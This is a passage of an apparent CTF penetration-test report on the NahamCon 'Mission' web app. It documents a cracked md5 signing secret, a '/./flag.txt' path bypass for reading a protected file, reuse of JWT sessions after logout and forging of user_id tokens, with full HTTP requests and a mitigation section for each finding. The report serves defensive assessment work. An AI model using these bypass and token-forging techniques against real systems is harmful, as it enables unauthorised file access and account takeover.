
With sufficient time and insufficient rate limiting an adversary is able to guess any weak secret. In the Cmd workflow, requests are signed using the md5 hash of the values listed in ***type*** and ***location*** in combination with an unknown secret. While the reveal of a successful authorization sped up testing by enabling For Fox Sake to brute force the secret on their own machine, sufficient time would have allowed them to crack the overly simple secret either way. In this instance, the secret in use was ***the_25mission*** which was found to be in the commonly used wordlist, Rockyou.txt.

Vulnerability Detection Result(s):



```
FAIL: /cmd/
FAIL: /cmd/?type=contents&location=/etc/hosts
PASS: /cmd/?type=contents&location=/etc/hosts&auth=808508963a69d7daf87b0b61f59d43f5
FAIL: /cmd/
FAIL: /cmd/
```

Browser – /cmd Production Secret (1 of 2)



```
~/Documents/HackingHub/TheMission2024                                06:26:30 PM - 2024/08/27
❯ php crack.php
Attempt 3263001/14344392
══════════  Match found!  ══════════
Secret: the_25mission
════════════════════════════════════
```

Custom Script – /cmd Production Secret (2 of 2)

Mitigation Recommendation(s):

- All secrets, especially those related to privileged functionality, should be of sufficient complexity. It is For Fox Sake's recommendation to employ sufficiently long secrets of 25+ characters, as well as requiring an acceptable level of entropy via the use of special characters, casing, and numerals.
- Secrets that rely on simple words or appear in common wordlists should be disallowed in critical implementation uses, and password reuse should be prevented wherever possible.
- Implementation of a secrets vault, or privileged access management solution are recommended to assist with password hygiene and ensuring sufficiently complex passwords are in use.

Reference(s):

- https://support.microsoft.com/en-us/windows/create-and-use-strong-passwords-c5cebb49-8c53-4f5e-2bc4-fe357ca048eb
- https://www.keepersecurity.com/blog/2023/08/31/what-makes-a-strong-password/

Affected Endpoint(s):

- /cmd


Remote File Inclusion of Sensitive Files

Quality of Detection:	Impact:	Ease:	Risk:
Detected – 80%	High	Medium	**Medium**

Summary:

For Fox Sake was able to identify the ability to use the Cmd workflow to achieve remote file inclusion. While the testing of underlying infrastructure was made out of scope for this assessment, it is with a high degree of confidence that For Fox Sake believes the system to not properly implement Least Privilege principles on this functionality. This belief is based on the lack of proper protections for sensitive files such as ***/flag.txt*** that was identified as an in-scope target.

Vulnerability Detection Result(s):



```
https://8tmto7q7.eu2.ctfio.com/cmd/?type=listing&location=/&auth=4b7ee703f9d82da287ed86a660da62c5
```

```
{"app":"server-code","data":
[".","..",".dockerenv","bin","boot","dev","etc","flag.txt","home","lib","lib32","lib64","libx32","media","mnt","opt","proc","root","run","sbin","srv","startup.sh","sys","tmp","usr","var"]}
```

Browser – /cmd Remote File Inclusion

Mitigation Recommendation(s):

- Implementation of a web application firewall to restrict sensitive functionality to expected sources only.
- Thorough access control lists should be set with a high-level of granularity such that the Cmd workflow is only able to read expected files regardless of the input provided.
- Sensitive Files should be removed from the scope in which the Cmd workflow is able to access.

Reference(s):

- https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion

Affected Endpoint(s):

- /cmd


Insufficient Input Validation in Cmd Workflow

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	Medium	**Medium**

Summary:


Within the exfiltrated source code for the Cmd workflow, specific provisions preventing access to ***/flag.txt*** were defined. These provisions are not sufficient in ensuring input validation prevents this sensitive file from being read. By changing the file path to be read to ***/./flag.txt***, the input validation was bypassed and the contents of ***/flag.txt*** revealed.

Vulnerability Detection Result(s):



```
~/Documents/HackingHub/TheMission2024
❯ php cli.php
set Type = 'exit' to quit
Type: contents
Location: /./flag.txt
19d5d2e710fd132472e974c44723be02
Type: 
```

Custom Script – String Bypass (1 of 2)



```
GET /cmd/?type=contents&location=/./flag.txt&auth=
19d5d2e710fd132472e974c44723be02 HTTP/1.1
Host: 8tmto7q7.eu2.ctfio.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 27 Aug 2024 23:49:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 69

{"app":"server-code","data":"flag[redacted]"}
```

Burp Suite – String Bypass (2 of 2)

Mitigation Recommendation(s):

- Thorough input sanitization and validation checks should be implemented and occur recursively on input until satisfactorily cleaned of potentially malicious input.
- Sensitive files should be removed from the scope of the Cmd workflow.
- Sensitive files should have properly configured access control lists such that they cannot be accessed by the Cmd workflow even if supplied via input.

Reference(s):

- https://owasp.org/Top10/A03_2021-Injection/
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Affected Endpoint(s):

- /cmd


Insufficient Cookie Attributes

Quality of Detection:	Impact:	Ease:	Risk:
Detected – 100%	Low	Low	**Low**

Summary:

For Fox Sake identified a lack of secure cookie attributes to be in use for the main session token of the Mission web application. The JWT, ***token-for-prod***, was missing multiple secure cookie settings, instead including ***HttpOnly:false*** and ***SameSite:"None"*** in place of more secure alternatives. The presence of ***HttpOnly:false*** can be considered as low impact at this time as no opportunities for exploitation via JavaScript injection where identified. ***SameSite:"None"*** however should be considered a more serious risk, as the ***SameSite*** cookie is used to prevent Third-Party applications from requesting the contents of this cookie. Given the presence of an unrestricted open redirect, this may have more higher impact as administrative users may be subject to their sessions being stolen via social engineering attempts.

Vulnerability Detection Result(s):



```
Data
token-for-prod:"eyJ0eXAiOiJKV1Q...4VrjT3rMsJwWGjA"
  Created:"Tue, 03 Sep 2024 22:28:13 GMT"
  Domain:"bl5304ag.eu2.ctfio.com"
  Expires / Max-Age:"Session"
  HostOnly:true
  HttpOnly:false
  Last Accessed:"Tue, 03 Sep 2024 22:28:13 GMT"
  Path:"/"
  SameSite:"None"
  Secure:true
  Size:114
```

Dev Tools – token-for-prod Cookie Attributes

Mitigation Recommendation(s):

- Implementation of ***HttpOnly:true*** on important cookies.
- Implementation of ***SameSite:"Lax"*** or ***SameSite:"Secure"*** on important cookies.

Reference(s):

- https://developer.mozilla.org/en-US/docs/Web/Security/Practical_implementation_guides/Cookies
- https://owasp.org/www-community/SameSite

Affected Endpoint(s):

- /app


Insufficient Improper Session Invalidation Attributes

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	Low	High	**Low**

Summary:

Upon logout of the main application, it is noted that ***token-for-prod*** is overwritten with a value of ***deleted*** instead of being unset internally by the application. For Fox Sake then confirmed that replacing the value of the cookie with its original contents restored access to the previous session. This confirms that the cookie itself does not reflect a traditional "session" internally but is instead checked for validity.


Vulnerability Detection Result(s):



```
GET /dev-app/logout HTTP/1.1
Host: 3q2qvxlh.eu1.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSxp7HfC1FOB9FXuutII-AP_eno
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://3q2qvxlh.eu1.ctfio.com/dev-app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close


```

```
HTTP/1.1 302 Found
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 19 Aug 2024 23:05:48 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: dev-token=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Location: /dev-app
Content-Length: 0


```

Burp Suite – Improper Session Deletion (1 of 2)



```
GET /app/logout HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0fQ.cN-D_YnDZSXA0qEwhoaxtQFuDe3QeHqL1P97v5pIM10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close


```

```
HTTP/1.1 302 Found
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:36:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Set-Cookie: token-for-prod=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Location: /dev-app
Content-Length: 0


```

Burp Suite – Improper Session Deletion (2 of 2)

Mitigation Recommendation(s):

- Implementation of a dynamic and destroyable session cookie.
- Restriction of sessions to expire within a reasonable frame of time.

Reference(s):

- https://devops.com/session-tokens-vs-jwts-choosing-your-session-management-solution/
- https://snyk.io/blog/top-3-security-best-practices-for-handling-jwts/

Affected Endpoint(s):

- /app/logout


Insufficient Password Complexity Requirements

Quality of Detection:	Impact:	Ease:	Risk:
			Informational

Summary:

While the inability to verify a newly registered account prevented For Fox Sake from demonstrating a weak password allowing authentication on the main application, no restrictions were in place to prevent accounts from being registered with simple passwords so long as they were x many characters long.


Vulnerability Detection Result(s):



```
POST /app/register HTTP/1.1
Host: w25fpr8g.eu2.ctfio.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://w25fpr8g.eu2.ctfio.com
Referer: https://w25fpr8g.eu2.ctfio.com/app/register
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

email=test2%40nahamcon.ctf&password=a&cpassword=a
```

```
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width,
  initial-scale=1">
  <link href="/css/bootstrap.min.css" rel="stylesheet">
</head>
<body>
  <div class="container" style="margin-top:20px;">
    <div class="row">
      <div class="col-md-6 col-md-offset-3">
        <h1 class="text-center">
          Register
        </h1>

        <div class="alert alert-danger text-center">
          <p>
            Password must be 6 or more characters.
          </p>
        </div>

        <form method="post">
          <div class="panel panel-default">
```

Burp Suite – Insufficient Password Complexity (1 of 2)



```
POST /app/register HTTP/1.1
Host: w25fpr8g.eu2.ctfio.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Origin: https://w25fpr8g.eu2.ctfio.com
Referer: https://w25fpr8g.eu2.ctfio.com/app/register
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

email=test%40nahamcon.ctf&password=password&cpassword=password
```

```
HTTP/1.1 302 Found
Server: nginx/1.22.0 (Ubuntu)
Date: Wed, 21 Aug 2024 22:42:21 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Location: /app/validate
Content-Length: 0
```

Burp Suite – Insufficient Password Complexity (2 of 2)

Mitigation Recommendation(s):

- All secrets, especially those related to privileged functionality, should be of sufficient complexity. It is For Fox Sake's recommendation to employ sufficiently long secrets of 25+ characters, as well as requiring an acceptable level of entropy via the use of special characters, casing, and numerals.
- Secrets that rely on simple words or appear in common wordlists should be disallowed in critical implementation uses, and password reuse should be prevented wherever possible.
- Implementation of a secrets vault, or privileged access management solution are recommended to assist with password hygiene and ensuring sufficiently complex passwords are in use.

Reference(s):

- https://support.microsoft.com/en-us/windows/create-and-use-strong-passwords-c5cebb49-8c53-4f5e-2bc4-fe357ca048eb
- https://www.keepersecurity.com/blog/2023/08/31/what-makes-a-strong-password/

Affected Endpoint(s):

- /app


Insufficiently Complex Session IDs

Quality of Detection:	Impact:	Ease:	Risk:
			Informational

Summary:

For Fox Sake identified the main session management token, ***token-for-prod***, to consist of a payload body of only the current user's ***user_id***. This contributed to the allowance for arbitrary account takeover as expressed in the Authentication Bypass mentioned previously, as For Fox Sake was able to arbitrarily increment the ***user_id*** of a ***dev-token*** until they reached their desired account, and then simply copy and paste the contents of the token into the production environment.

Vulnerability Detection Result(s):



JWT 1 - eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oB ...

Serialized JWT

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.
KEGN0oBp_Xvhc_K_0aJW3Uhv2H3B4VrjT3rMsJwWGjA
```

Header

```
{
    "typ": "JWT",
    "alg": "HS256"
```

☑ Compact JSON

Payload

```
{
    "user_id": 37
}
```

☑ Compact JSON

Signature

```
28 41 8D D2 80 69 FD 7B E1 73 F2 BF D1 A2 56 DD
48 6F D8 7D C1 E1 5A E3 4F 7A CC B0 9C 16 1A 30
```

Burp Suite – Contents of token-for-prod

Mitigation Recommendation(s):

- It is recommended to implement secure session tokens that rely on factors that an adversary cannot control. This includes dynamically and randomly created session identifiers.
- Implementation of unique and unpredictable session IDs can prevent guessing attacks, and a non-reliance on the ***user_id*** for authentication will limit an adversaries ability to find arbitrary account takeover.

Reference(s):

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

Affected Endpoint(s):

- /app

Conclusion

While For Fox Sake makes the best effort to accurately rank the associated risk of vulnerabilities, it is not possible for any assessment to guarantee that low-risk findings cannot be chained together to significantly impact the NahamCon CTF's Mission web application. All risk ratings in this report are a combination of industry-standard ratings as well as considerations for the unique business risks as identified by For Fox Sake. Special consideration should also be given to the fact that lower-severity findings may compound into higher-severity threats.

The Mission web application was found to contain 6 high-severity vulnerabilities, 9 moderate-severity vulnerabilities, 2 low-severity vulnerabilities, and 2 informational items. The application featured a development environment running within the same instance as the main application. Enumeration of the development environment revealed the ability to generate valid JSON Web Tokens (JWTs) that could be used within the main application. By targeting user IDs associated with privileged accounts, arbitrary takeover of administrator accounts became possible. Further leveraging of the applications API endpoints revealed the capability to forge requests to databases running locally on the underlying server itself. These databases were in turn compromised to reveal the location of development GitHub repositories and were then leveraged to achieve a second-level of request forgery, exposing the privileged access token necessary to access the revealed GitHub repository. Compromised source code was reviewed and used to identify weaknesses in the cmd functionality, allowing For Fox Sake to achieve arbitrary file read of known sensitive files.

It is important to note that the mitigation recommendations contained in this report reflect industry best practices and For Fox Sake's limited knowledge of NahamCon CTF's Mission web application. For Fox Sake does not warrant the compatibility or operational effectiveness of the mitigation recommendations provided in this report. For Fox Sake highly recommends that NahamCon CTF's technology departments assess the compatibility and operational effectiveness of the mitigation recommendations provided in this report and use a change management process to validate, plan, and implement remediation changes in a UAT environment first.

Appendix A – OWASP Top 10 Web Application Security Risks

- A01:2021-Broken Access Control moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.
- A02:2021-Cryptographic Failures shifts up one position to #2, previously known as Sensitive Data Exposure, which was broad symptom rather than a root cause. The renewed focus here is on failures related to cryptography which often leads to sensitive data exposure or system compromise.
- A03:2021-Injection slides down to the third position. 94% of the applications were tested for some form of injection, and the 33 CWEs mapped into this category have the second most occurrences in applications. Cross-site Scripting is now part of this category in this edition.
- A04:2021-Insecure Design is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to “move left” as an industry, it calls for more use of threat modeling, secure design patterns and principles, and reference architectures.
- A05:2021-Security Misconfiguration moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration. With more shifts into highly configurable software, it’s not surprising to see this category move up. The former category for XML External Entities (XXE) is now part of this category.
- A06:2021-Vulnerable and Outdated Components was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- A07:2021-Identification and Authentication Failures was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.
- A08:2021-Software and Data Integrity Failures is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. Insecure Deserialization from 2017 is now a part of this larger category.
